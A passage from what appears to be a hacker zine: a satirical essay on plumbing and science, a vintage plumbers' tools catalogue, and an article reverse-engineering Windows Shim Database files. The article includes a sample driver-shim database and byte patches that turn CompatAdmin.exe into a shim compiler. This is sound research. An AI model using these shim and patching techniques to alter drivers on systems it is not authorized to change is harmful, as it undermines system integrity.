Gather round, neighbors. We are going to a magical place. One that we hardly ever notice in our busy lives, but which has a way of taking over your entire day when you are forced to visit it. We are going on a trip to the plumbing closet![30]

Look at the miracle that is the clump of pipes, looking right back at you. Its message is clear: *do not approach without skill*, unless you *like* wet messes. This message is universal: it speaks to a politician, a professor, a columnist, an actor, and a hedge fund manager alike. It transcends languages and beliefs.

Even though these worthies and civic leaders might agree the country could use more plumbers, it has not yet occurred to them to approach the problem by putting a big P into some popular slogan like "STEP" (Science, Technology, Engineering, Plumbing), by setting up a federal Department of Plumbing, or by lionizing a professional TV personality who goes by "A Plumbing Guy," despite never having fixed a pipe in his life.

They somehow know that these things will do diddly squat to address the shortage of plumbers. They know deep down that to learn plumbing—and even to not sound ridiculous about it—one needs to study with a plumber, attach oneself to a plumber, and do what a plumber does for a while. This, neighbors, is how deep the plumbing magic goes.

Science, alas, has not been so lucky.

M c A V I T Y ' S   P L U M B E R S '   T O O L S

PLUMBERS' TOOLS

Plate 2211
Tap Borer. Price, per Doz .$6.00

Plate 2213
Shave Hook.
Price, per Doz.... .$6.00

Plate 2214
Plumbers' Snips

No.	8 3½" Cut Each..	$3.50
No.	9 3 "	3.00
No.	10 2½" "	2.50

Plate 2212
Bibb reseating Tool with Cutters
For ⅜"-½"-⅝"-¾" Bibbs.
Price, Each.................$5.00
Extra Cutters, per set......... 2.50

Plate 2215
Bench Mallet,
Price, per Doz.....$6.00

Plate 2216
Burner Pliers

| Sizes | 5" | 6" | 7" |
| Price, Each .$ | .75 | $1.00 | $1.25 |

Plate 2217
Lead Pipe Bending Spring

| Sizes | 1" | 1¼" | 1½" | 2" |
| Price, Each...... | $1.25 | $1.50 | $1.75 | $2.00 |

Plate 2219— Combination Pliers

Sizes	6"	8"	10"
Nickel Plated..$	1.50	$1.75	$2.00
Polished Steel..	1.25	1.50	1.75
Blue finished Steel.....	1.00	....	....

Plate 22110
Steel Bend Iron
Price, Each.... ....$ .75

Plate 2218
Boxwood Lead Dresser
Price, per Doz..........$15.00

Plate 21111
" Rivetting Hammer "

| Sizes | 1" | 2" | 3" |
| Price...... | $1.50 | $1.25 | $1.00 |

Plate 22112
Cold Chisel...................... ½" ⅝"
Price, Each......................$ .50 $ .75

Plate 22113—Cape Chisel
Price, Each, ¾"..................$ .50

Plate 22114
Straight Caulking Chisel
Price, Each............ $ .75

Plate 22115
Picking Chisel
Price, Each........$ .75

Plate 22116
Regular Caulking Chisel
Size, ¾" Price, Each....$ .75

Plate 22117
Long Packing Iron
Size, 18". Price, Each.... $ .75

Plate 22118
R and L Hand Caulking Chisel
Price, Each........... $1.00

Plate 22119
Round nose Pliers,
Stocked from 4" to 8"

It is fashionable to talk about how we need more scientists, and how we can direct and improve science, quoting grand theories that explain science, while similarly educated people nod approvingly. After all, they all know what science is, as befits all forward-thinking people these days. No one feels awkward; everyone feels good.

Perhaps this happens because our social betters all experienced helplessness at the sight of broken plumbing, but would not recognize broken science, much less a hopelessly broken science textbook. You see, science lab equipment is OK with a patronizing, self-satisfied gaze, whereas plumbing has a way of glaring back contemptuously, daring you to use your general theoretical understanding.

With plumbing, it's either practical skill or a huge mess in your basement. Messing with how plumbers learn and teach this skill guarantees messes in thousands of basements. If you value your plumbing, it's wise to leave plumbers alone even if you believe every word of every newspaper column you've ever read on plumbing economy.

It may be a surprise to the readers of Karl Popper and Imre Lakatos that actual scientists are helped by philosophy of science in exactly the same way as plumbers are helped by the Zen of Plumbing.[31] Although these very same people are likely to believe they understand plumbing

too, they usually have the sense to leave the plumbing profession well alone, and not apply their philosophical understandings to it—being empirically familiar with the fact that when you need plumbing done, philosophy is useless; only skill stands between the water in your pipes and your expensive library.

By far the worst hit to a profession is delivered when a part of the professionals actually welcomes philosophers lauding it, politicians bearing gifts and grants, and governments setting up departments to promote it. Forms to fill, ever-growing grant application paperwork, pervasive "performance metrics," and having to explain basic fallacies to the well-meaning but fundamentally ignorant and hugely powerful committees come later—and accumulate. In the context of metrics, charlatans always win, because they don't get distracted by trying for actual results.

Not to mention that the money that goes to charlatans is not net-neutral for actual plumbing (or science); it is net-negative, because charlatans have a way of making the lives of professionals hard where it hurts the most. When Tim "the Tool Man" Taylor waves power tools around with a swagger, the results are immediate and obvious. When learned committees do the professional equivalent thereof to math textbooks and call it nice names like "Discovery Math," "Common Core," or "Critical Thinking" it takes a generation to notice, and then we wonder—how on earth did school math become unteachable and unlearnable?[32]

Plumbers have wisely avoided it, perhaps due to some secret wisdom passed from master to apprentice through the ages. Scientists, I am sorry to say, walked right into it around the middle of the twentieth century.

Sure enough, national agencies got us to the moon—but it seems that all the good science schoolbooks have been put on the rockets going there, never to return. Have you met many scientists who are happy with what schools do to their sciences after half a century of being improved by various government offices?

Funny how it worked out for scientists. Now hear them complain about "publish or perish," the rapidly rising age at which one finally succeeds in getting one's first grant, and the relentless race to rebrand and follow the current big-ticket grant programs.[33]

But don't blame them, neighbors; it was their advisors or their advisors' advisors who fell for it. Better to buy them a drink, and remember their lesson.

Better yet, find some plumbers, and buy them drinks. Perhaps they'll share with you some of their secrets of how to keep the philosophers and their educated and benevolent readers interested in the result, but at a safe distance from the actual plumbing.

LONG TURN 90° DOUBLE T.Y.'S


13:9 Where is ShimDBC.exe?

by Geoff Chappell

Microsoft's Shim Database Compiler might be a legend … except that nobody seems ever to have made any story of it. It might be mythical … except that it actually *does* exist. Indeed, it has been around for fifteen years in more or less plain sight. Yet if you ask Google to

search the Internet for occurrences of `shimdbc`, and especially for "`shimdbc.exe`" in quotes, you get either remarkably little or a tantalising hint, depending on your perspective.

Mostly, you get those scam sites that have prepared a page for seemingly every executable that has ever existed and can fix it for you if only you will please download their repair tool. But amongst this dross is a page from Microsoft's TechNet site. Google excerpts that "QFixApp uses the support utility `ShimDBC.exe` to test the group of selected fixes." Follow the link and you get to one of those relatively extensive pages that Microsoft sometimes writes to sketch a new feature for system administrators and advanced users, if not also to pat themselves on the back for the great new work. This page from 2001 is titled *Windows XP Application Compatibility Technologies*.[34]

Application Compatibility?

There can't be anything more boring in the whole of Windows, you may think. I certainly used to, and might still for applications if I cared enough, but Windows 8 brought *Application Compatibility* to kernel mode in a whole new way, and this I *do* care about.

The integrity of any kernel-mode driver that you or I write nowadays depends on what anyone else, well-meaning or not, can get into the DRVMAIN.SDB file in the AppPatch subdirectory of the Windows installation. This particular Shim Database file exists in earlier Windows versions too, but only to list drivers that the kernel is not to load. If you're the writer of a driver, there's nothing you can do at run-time about your driver being blocked from loading, and in some sense you're not even affected: you're not loaded and that's that. Starting with Windows 8, however, the DRVMAIN.SDB file defines the installed shim providers and either the registry or the file can associate your driver with one or more of these defined shim providers. When your driver gets loaded, the applicable shim providers get loaded too, if they are not already, and before long your driver's image in memory has been patched, both for how it calls out through its Import Address Table and how it gets called, *e.g.*, to handle I/O requests.

In this brave new world, is your driver really your driver? You might hope that Microsoft would at least give you the tools to find out, if only so that you can establish that a reported problem with your driver really is with your driver. After all, for the analogous shimming, patching, and whatever of applications, Microsoft has long provided an Application Compatibility Toolkit (ACT), recently re-branded as the Windows Assessment and Deployment Kit (ADK). The plausible thoroughness of this kit's Compatibility Administrator in presenting a tree view of the details is much of the reason that I, for one, regarded the topic as offering, at best, slim pickings for research. For the driver database, however, this kit does nothing—well, except to leave me thinking that the SDB file format and the API support through which SDB files get interpreted, created, and might be edited, are now questions I should want to answer for myself rather than imagine they've already been answered well by whoever managed somehow to care about Application Compatibility all along.

The SDB File Format

Relax! I'm not taking you to the depths of Application Compatibility, not even just for what's specific to driver shims. Our topic here *is* reverse engineering. Now that you know what these SDB files are and why we might care to know what's in them, I expect that if you have no interest at all in Application Compatibility, you can treat this part of this article as using SDB files just as an example for some general concerns about how we present reverse-engineered file formats. (And please don't skip ahead, but I promise that the final part is pretty much nothing but ugly hackery.)

Let's work even more specifically with just one example of an SDB file, shown in Figure 13.16. It's a little long, despite being nearly minimal. It defines one driver shim but no drivers to which this shim is to be applied.

Although Microsoft *has not* documented the SDB file format, Microsoft *has* documented a selection of API functions that work with

SDB files, which is in some ways preferable. Perhaps by looking at these functions researchers and reverse engineers have come to know at least something of the file format, as evidenced by various tools they have published which interpret SDB files one way or another, typically as XML.

As a rough summary, an SDB file has a 3-dword header, for a major version, minor version, and signature, and the rest of the file is a list of variable-size tags which each have three parts:

1. a 16-bit TAG, whose numerical value tells of the tag's type and purpose;

2. a size in bytes, which can be given explicitly as a dword or may be implied by the high four bits of the TAG;

```
000:   02 00 00 00 01 00 00 00-73 64 62 66 02 78 CA 00   ........sdbf.x..
010:   00 00 03 78 14 00 00 00-02 38 07 70 03 38 01 60   ...x.....8.p.8.'
020:   16 40 01 00 00 00 01 98-00 00 00 00 03 78 0E 00   .@...........x..
030:   00 00 02 38 17 70 03 38-01 60 01 98 00 00 00 00   ...8.p.8.'......
040:   03 78 0E 00 00 00 02 38-07 70 03 38 04 90 01 98   .x.....8.p.8....
050:   00 00 00 00 03 78 14 00-00 00 02 38 1C 70 03 38   .....x.....8.p.8
060:   01 60 16 40 02 00 00 00-01 98 00 00 00 00 03 78   .'.@...........x
070:   14 00 00 00 02 38 1C 70-03 38 0B 60 16 40 02 00   .....8.p.8.'.@..
080:   00 00 01 98 00 00 00 00-03 78 14 00 00 00 02 38   .........x.....8
090:   1A 70 03 38 01 60 16 40-02 00 00 00 01 98 00 00   .p.8.'.@........
0A0:   00 00 03 78 14 00 00 00-02 38 1A 70 03 38 0B 60   ...x.....8.p.8.'
0B0:   16 40 02 00 00 00 01 98-00 00 00 00 03 78 1A 00   .@...........x..
0C0:   00 00 02 38 25 70 03 38-01 60 01 98 0C 00 00 00   ...8%p.8.'......
0D0:   00 00 52 45 4B 43 41 48-14 01 00 00 01 70 60 00   ..REKCAH.....p'.
0E0:   00 00 01 50 D8 C1 31 3C-70 10 D2 01 22 60 06 00   ...P..1<p..."'..
0F0:   00 00 01 60 1C 00 00 00-23 40 01 00 00 00 07 90   ...'....#@......
100:   10 00 00 00 28 22 AB F9-12 33 73 4A B6 F9 93 6D   ....("...3sJ...m
110:   70 E1 12 EF 25 70 28 00-00 00 01 60 50 00 00 00   p...%p(....'P...
120:   10 90 10 00 00 00 C8 E4-9C 91 69 D0 21 45 A5 45   ..........i.!E.E
130:   01 32 B0 63 94 ED 17 40-03 00 00 00 03 60 64 00   .2.c...@.....'d.
140:   00 00 01 78 7A 00 00 00-01 88 10 00 00 00 32 00   ...xz.........2.
150:   2E 00 31 00 2E 00 30 00-2E 00 33 00 00 00 01 88   ..1...0...3.....
160:   2E 00 00 00 48 00 61 00-63 00 6B 00 65 00 64 00   ....H.a.c.k.e.d.
170:   20 00 44 00 72 00 69 00-76 00 65 00 72 00 20 00   .D.r.i.v.e.r. .
180:   44 00 61 00 74 00 61 00-62 00 61 00 73 00 65 00   D.a.t.a.b.a.s.e.
190:   00 00 01 88 0E 00 00 00-48 00 61 00 63 00 6B 00   ........H.a.c.k.
1A0:   65 00 72 00 00 00 01 88-16 00 00 00 68 00 61 00   e.r.........h.a.
1B0:   63 00 6B 00 65 00 72 00-2E 00 73 00 79 00 73 00   c.k.e.r...s.y.s.
1C0:   00 00                                             ..
```

3. and then that many bytes of data, whose interpretation depends on the TAG.

Importantly for the power of the file format, the data for some tags (the ones whose high four bits are 7) is itself a list of tags. From this summary and a few details about the recognised TAG values, the implied sizes and the general interpretation of the data, *e.g.*, as word, dword, binary, or Unicode string—all of which can be gleaned from Microsoft's admittedly terse documentation of those API functions— you might think to reorganise the raw dump so that it retains every byte but more conveniently shows the hierarchy of tags, each with their TAG and size if explicit or data if present. A decoding of Figure 13.16 is shown in Figure 13.17.

To manually verify that everything in the file is exactly as it should be, there is perhaps no better representation to work from than one that retains every byte. In practice, though, you'll want some interpretation. Indeed, the dump above does this already for the tags whose high four bits are 6. The data for any such tag is a string reference, specifically the offset of a 0x8801 tag within the 0x7801 tag (at offset 0x0142 in this example), and an automated dump can save you a little trouble by showing the offset's conversion to the string. Since those numbers for tags soon become tedious, you may prefer to name them. The names that Microsoft uses in its programming are documented for the hundred or so tags that were defined ten years ago for Windows Vista. All tags, documented or not (and now running to 260), have friendly names that can be obtained from the API function SdbTagToString. If you haven't suspected all along that Microsoft prepares SDB files from XML input, then you'll likely take "tag" as a hint to represent an SDB file's tags as XML tags. And this, give or take, is where some of the dumping tools you can find on the Internet leave things, such as in Figure 13.18.

```
00000000:    Header:  MajorVersion=0x00000002  MinorVersion=0x00000001
                      Magic=0x66626473
0000000C:    Tag=0x7802  Size=0x000000CA  Data=
00000012:        Tag=0x7803  Size=0x00000014  Data=
00000018:            Tag=0x3802  Data=0x7007
0000001C:            Tag=0x3803  Data=0x6001
00000020:            Tag=0x4016  Data=0x00000001
00000026:            Tag=0x9801  Size=0x00000000
0000002C:        Tag=0x7803  Size=0x0000000E  Data=
00000032:            Tag=0x3802  Data=0x7017
00000036:            Tag=0x3803  Data=0x6001
0000003A:            Tag=0x9801  Size=0x00000000
00000040:        Tag=0x7803  Size=0x0000000E  Data=
...
000000BC:        Tag=0x7803  Size=0x0000001A  Data=
000000C2:            Tag=0x3802  Data=0x7025
000000C6:            Tag=0x3803  Data=0x6001
000000CA:            Tag=0x9801  Size=0x0000000C
                        Data=0x00  0x00  0x52  0x45  0x4B  0x43  0x41
                             0x48  0x14  0x01  0x00  0x00
000000DC:    Tag=0x7001  Size=0x00000060
000000E2:        Tag=0x5001  Data=0x01D210703C31C1D8
000000EC:        Tag=0x6022  Data=0x00000006  => L"2.1.0.3"
000000F2:        Tag=0x6001  Data=0x0000001C
                             => L"Hacked  Driver  Database"
000000F8:        Tag=0x4023  Data=0x00000001
000000FE:        Tag=0x9007  Size=0x00000010
                    Data=0x28  0x22  0xAB  0xF9  0x12  0x33  0x73  0x4A
                         0xB6  0xF9  0x93  0x6D  0x70  0xE1  0x12  0xEF
00000114:        Tag=0x7025  Size=0x00000028
0000011A:            Tag=0x6001  Data=0x00000050  => L"Hacker"
00000120:            Tag=0x9010  Size=0x00000010
                        Data=0xC8  0xE4  0x9C  0x91  0x69  0xD0  0x21  0x45
                             0xA5  0x45  0x01  0x32  0xB0  0x63  0x94  0xED
00000136:            Tag=0x4017  Data=0x00000003
0000013A:            Tag=0x6003  Data=0x00000064  => L"hacker.sys"
00000142:    Tag=0x7801  Size=0x0000007A  Data=
00000148:        Tag=0x8801  Size=0x00000010  Data=L"2.1.0.3"
0000015E:        Tag=0x8801  Size=0x0000002E
                    Data=L"Hacked  Driver  Database"
00000192:        Tag=0x8801  Size=0x0000000E  Data=L"Hacker"
000001A6:        Tag=0x8801  Size=0x00000016  Data=L"hacker.sys"
```

Figure 13.17: ShimDB File (Decoded from Figure 13.16)

Notice already that choices are made about what to show and how. If you don't show the offset in bytes that each XML tag has as an SDB tag in the original SDB file, then you risk complicating your presentation of data, as with the string references, whose interpretation depends on those file offsets. But show the offsets and your XML quickly looks messy. Once your editorial choices go so far that you don't reproduce every byte but instead build more and more interpretation into the XML, why show every tag? Notably, the string table that's the data for tag 0x7801 (TAG_STRINGTABLE) and the indexes that are

the data for tag 0x7802 (TAG_INDEXES) must be generated automatically from the data for tag 0x7001 (TAG_DATABASE) such that the last may be all you want to bother with. Observe that for any tag that has children, the subtags that don't have children come first, and perhaps you'll plumb for a different style of XML in which each tag that has no child tags is represented as an attribute and value, *e.g.*,

```
<DATABASE
    TIME="0x01D210703C31C1D8"
    COMPILER_VERSION="2.1.0.3"
    NAME="Hacked Driver Database"
    OS_PLATFORM="0x00000001"
    DATABASE_ID="0x28 0x22 0xAB 0xF9 0x12 0x33 0x73 0x4A
                0xB6 0xF9 0x93 0x6D 0x70 0xE1 0x12 0xEF">
    <KSHIM
        NAME="Hacker"
        FIX_ID="0xC8 0xE4 0x9C 0x91 0x69 0xD0 0x21 0x45
                0xA5 0x45 0x01 0x32 0xB0 0x63 0x94 0xED"
        FLAGS="0x00000003"
        MODULE="hacker.sys" />
</DATABASE>
```

Whether you choose XML in this style or to have every tag's data between opening and closing tags, there are any number of ways to represent the data for each tag. For instance, once you know that the binary data for tag 0x9007 (TAG_DATABASE_ID) or tag 0x9010 (TAG_FIX_ID) is always a GUID, you might more conveniently represent it in the usual string form. Instead of showing the data for tag 0x5001 (TAG_TIME) as a raw qword, why not show that you know it's a Windows FILETIME and present it as 16/09/2016 23:15:37.944? Or, on the grounds that it too must be generated automatically, you might decide not to show it at all!

```
<INDEXES>
  <INDEX>
    <INDEX_TAG>0x7007</INDEX_TAG>
    <INDEX_KEY>0x6001</INDEX_KEY>
    <INDEX_FLAGS>0x00000001</INDEX_FLAGS>
    <INDEX_BITS></INDEX_BITS>
  </INDEX>
  <INDEX>
    <INDEX_TAG>0x7017</INDEX_TAG>
    <INDEX_KEY>0x6001</INDEX_KEY>
    <INDEX_BITS></INDEX_BITS>
  </INDEX>
  ...
  <INDEX>
    <INDEX_TAG>0x7025</INDEX_TAG>
    <INDEX_KEY>0x6001</INDEX_KEY>
    <INDEX_BITS>0x00 0x00 0x52 0x45 0x4B 0x43 0x41 0x48
                0x14 0x01 0x00 0x00</INDEX_BITS>
  </INDEX>
</INDEXES>
<DATABASE>
  <TIME>0x01D210703C31C1D8</TIME>
  <COMPILER_VERSION>0x00000006</COMPILER_VERSION>
  <NAME>0x0000001C</NAME>
  <OS_PLATFORM>0x00000001</OS_PLATFORM>
  <DATABASE_ID>0x28 0x22 0xAB 0xF9 0x12 0x33 0x73 0x4A
                0xB6 0xF9 0x93 0x6D 0x70 0xE1 0x12 0xEF
  </DATABASE_ID>
  <KSHIM>
    <NAME>0x00000050</NAME>
    <FIX_ID>0xC8 0xE4 0x9C 0x91 0x69 0xD0 0x21 0x45 0xA5
            0x45 0x01 0x32 0xB0 0x63 0x94 0xED</FIX_ID>
    <FLAGS>0x00000003</FLAGS>
    <MODULE>0x00000064</MODULE>
  </KSHIM>
</DATABASE>
<STRINGTABLE>
  <STRINGTABLE_ITEM>2.1.0.3</STRINGTABLE_ITEM>
  <STRINGTABLE_ITEM>Hacked Driver Database
  </STRINGTABLE_ITEM>
  <STRINGTABLE_ITEM>Hacker</STRINGTABLE_ITEM>
  <STRINGTABLE_ITEM>hacker.sys</STRINGTABLE_ITEM>
</STRINGTABLE>
```

Figure 13.18: Illegible XML from a ShimDB Dumping Tool

If I labour the presentation, it's to make the point that what's produced by any number of dumping tools inevitably varies according to purpose and taste. Let's say a hundred researchers want a tool for the easy reading of SDB files. Yes, that's doubtful, but 100 is a good round number. Then ninety will try to crib code from someone else—because, you know, who wants to reinvent the wheel—and what you get from the others will each be different, possibly very different, not just for its output but especially for what the source code shows of the file

format. Worse, because nine out of ten programmers don't bother much with commenting, even for a tool they may intend as showing off their coding skills, you may have to pick through the source code to extract the file format. That may be easier than reverse-engineering Microsoft's binaries that work with the file, but not necessarily by much—and not necessarily leaving you with the same confidence that what you've learnt about the file format is correct and comprehensive. Writing a tool that dumps an undocumented file format may be more rewarding for you as a programmer but it is not nearly the same as documenting the file format.

Reversing XML to SDB

But is there really no definitive XML for representing SDB files? Of all the purposes that motivate anyone to work with SDB files closely enough to need to know the file format, one has special standing: Microsoft's creation of SDB files from XML input. If we had Microsoft's tool for that, then wouldn't most researchers plumb for reversing its work to recover the XML source? After all, most reverse engineers and certainly the popular reverse-engineering tools don't take binary code and unassemble it just to what you see in the debugger.

No, they disassemble it into assembly language that can be edited and re-assembled. Many go further and try to decompile it into C or C++ that can be edited and re-compiled, even if it doesn't look remotely like anything you'd be pleased to have from a human programmer. In this context, the SDB to XML conversion to want is something you could feed to Microsoft's Shim Database Compiler for compilation back to SDB. Anything else is pseudo-code. It may be fine in its way for understanding the content, and some may prefer it to a raw dump interpreted with reference to documentation of the file format, but however widely it gets accepted it is nonetheless pseudo-code.

The existence of something that someone at Microsoft refers to as a Shim Database Compiler has been known for at least a decade because Microsoft's documentation of tag `0x6022` (`TAG_-COMPILER_VERSION`), apparently

contemporaneous with Windows Vista, describes this tag's data as the "Shim Database Compiler version." And what, then, is the ShimDBC.exe from the even older TechNet article if it's not this Shim Database Compiler?

But has anyone outside Microsoft ever seen this compiler? Dig out an installation disc for Windows XP from 2001, look in the Support Tools directory, install the ACT version 2.0 from its self-extracting executable, and perhaps install the Support Tools too in case that's what the TechNet article means by "support utility." For your troubles, which may include having to install Windows XP, you'll get the article's QFixApp.exe, and the Compatibility Administrator, as CompatAdmin.exe, and some other possibly useful or at least instructive tools such as GrabMI.exe, but you don't get any file named ShimDBC.exe. I suspect that ShimDBC.exe never has existed in public as any sort of self-standing utility or even as its own file. Even if it did once upon a time, we should want a modern version that knows the modern tags such as 0x7025 (TAG_KSHIM) for defining driver shims.

For some good news, look into either QFixApp.exe or CompatAdmin.exe using whatever is your tool of choice for inspecting executables. Inside each, not as resources but intermingled with the code and data, are several instances of ShimDBC as text. We've had Microsoft's Shim Database Compiler for 15 years since the release of Windows XP. All along, the code and data for the console program ShimDBC.exe, from its wmain function inwards, has been linked into the GUI programs QFixApp.exe and CompatAdmin.exe, of which only the latter survives to modern versions of the ACT. Each of the GUI programs has a WinMain function that's first to execute after the C Run-Time (CRT) initialisation. Whenever either of the GUI programs wants to create an SDB file, it composes the Unicode text of a command line for the fake ShimDBC.exe and calls a routine that first parses this into the argc and argv that are expected for a wmain function and which then simply calls the wmain function. Where the TechNet article says QFixApp *uses* ShimDBC.exe, it is correct, but it doesn't mean that QFixApp executes ShimDBC.exe as a

separate program, more that QFixApp simulates such execution from the ShimDBC code and data that's built in.

Unfortunately, CompatAdmin does not provide, even in secret, for passing a command line of our choice through `WinMain` to `wmain`. But, c'mon, we're hackers. You'll already be ahead of me: we can patch the file. Make a copy of `CompatAdmin.exe` as `ShimDBC.exe`, and use your favourite debugger or disassembler to find three things.

1. The program's `WinMain` function;

2. the routine the program passes the fake command line to for parsing and for calling `wmain`; and,

3. the address of the Import Address Table entry for calling the `GetCommandLineW` function.

Ideally, you might simply assemble something like the following over the very start of `WinMain`.

```
call    dword ptr [__imp__GetCommandLineW@0]
mov     ecx,eax
call    SimulateShimDBCExecution
ret     10h
```

In practice, you have to allow for relocations. Our indirect call to `GetCommandLineW` will need a fixup if the program doesn't get loaded at its preferred address. Worse, if we overwrite any fixup sites in `WinMain`, then our code will get corrupted if fixups get applied. But these are small chores that are bread and butter for practised reverse engineers. For concreteness, I give the patch details for the 32-bit `CompatAdmin.exe` from the ACT version 6.1 for Windows 8.1 in Table 13.2.

For hardly any trouble, we get an executable that still contains all its GUI material (except for the seventeen bytes we've changed) but never executes it and instead runs the console-application code with the command line that we give when running the patched program. Microsoft surely has `ShimDBC.exe` as a self-standing console application, but what we get from patching `CompatAdmin.exe` must be close to the next

best thing, certainly for so little effort. It's still a GUI program, however, so to see what it writes to standard output we must explicitly give it a standard output. At a Command Prompt with administrative privilege, enter `shimdbc -? >help.txt` to get the built-in ShimDBC program's mostly accurate description of its command-line syntax, including most of the recognised command-line options.

OFFSET	ORIGINAL	PATCHED	REMARKS
0x2FB54	8B FF	EB 08	Jump to ins. that will use existing fixup site.
0x2FB56	55		
0x2FB57	8B EC		
0x2FB59	81 EC 88 05 00 00		
0x2FB5E		FF 15 D0 30 49 00	Use existing fixup site at offset 0x2FB60
0x2FB5F	A1 00 60 48 00		
0x2FB64	33 C5	8B C8	
0x2FB66	89 45 FC	E8 55 87 01 00	No fixup required for this direct call.
0x2FB69	8B 45 08		
0x2FB6B		C2 10 00	
0x2FB6C	53		
0x2FB6D	56		

Table 13.2: Patch details for 32-bit `CompatAdmin.exe` from ACT 6.1 for Windows 8.1.

To produce the SDB file that is this article's example, write the following as a Unicode text file named `test.xml`:

```
<?xml version="1.0" encoding="UTF-16" ?>
<DATABASE NAME="Hacked Driver Database"
        ID="{F9AB2228-3312-4A73-B6F9-936D70E112EF} ">
  <LIBRARY>
```

```
    <KSHIM NAME=" Hacker " FILE=" hacker.sys " ONDEMAND="YES"
     ID="{919CE4C8-D069-4521-A545-0132B06394ED} " LOGO="YES" />
  </LIBRARY>
</DATABASE>
```

and feed it to the compiler via the command line

```
shimdbc Driver test.xml test.sdb >test.txt
```

I may be alone in this, but if you're going to tell me that I should
know that you know the SDB file format when all you have to show is a
tool that converts SDB to XML, then this would better be the XML
that your tool produces from this article's example of an SDB file.
Otherwise, as far as I'm concerned for studying any SDB file, I'm better
off with a raw dump in combination with actual documentation of the
file format.

Do not let it go unnoticed, though, that the XML that works for
Microsoft's ShimDBC needs attributes that differ from the
programmatic names that Microsoft has documented for the tags or
the friendly names that can be obtained from the SdbTagTo-String function.
For instance, the 0x6003 tag (TAG_MODULE) is compiled from an attribute
named not MODULE but FILE. The 0x4017 tag (TAG_FLAGS) is synthesised from
two attributes. Even harder to have guessed is that a LIBRARY tag is
needed in the XML but does not show at all in the SDB file, *i.e.*, as a
tag 0x7002 (TAG_LIBRARY). So, to know what XML is acceptable to
Microsoft's compiler for creating an SDB file, you'll have to reverse-
engineer the compiler or do a lot of inspired guesswork.

Happy hunting!

Ambiguous Cylinder by Kokichi Sugihara
杉原 厚吉 の 多義柱体

result
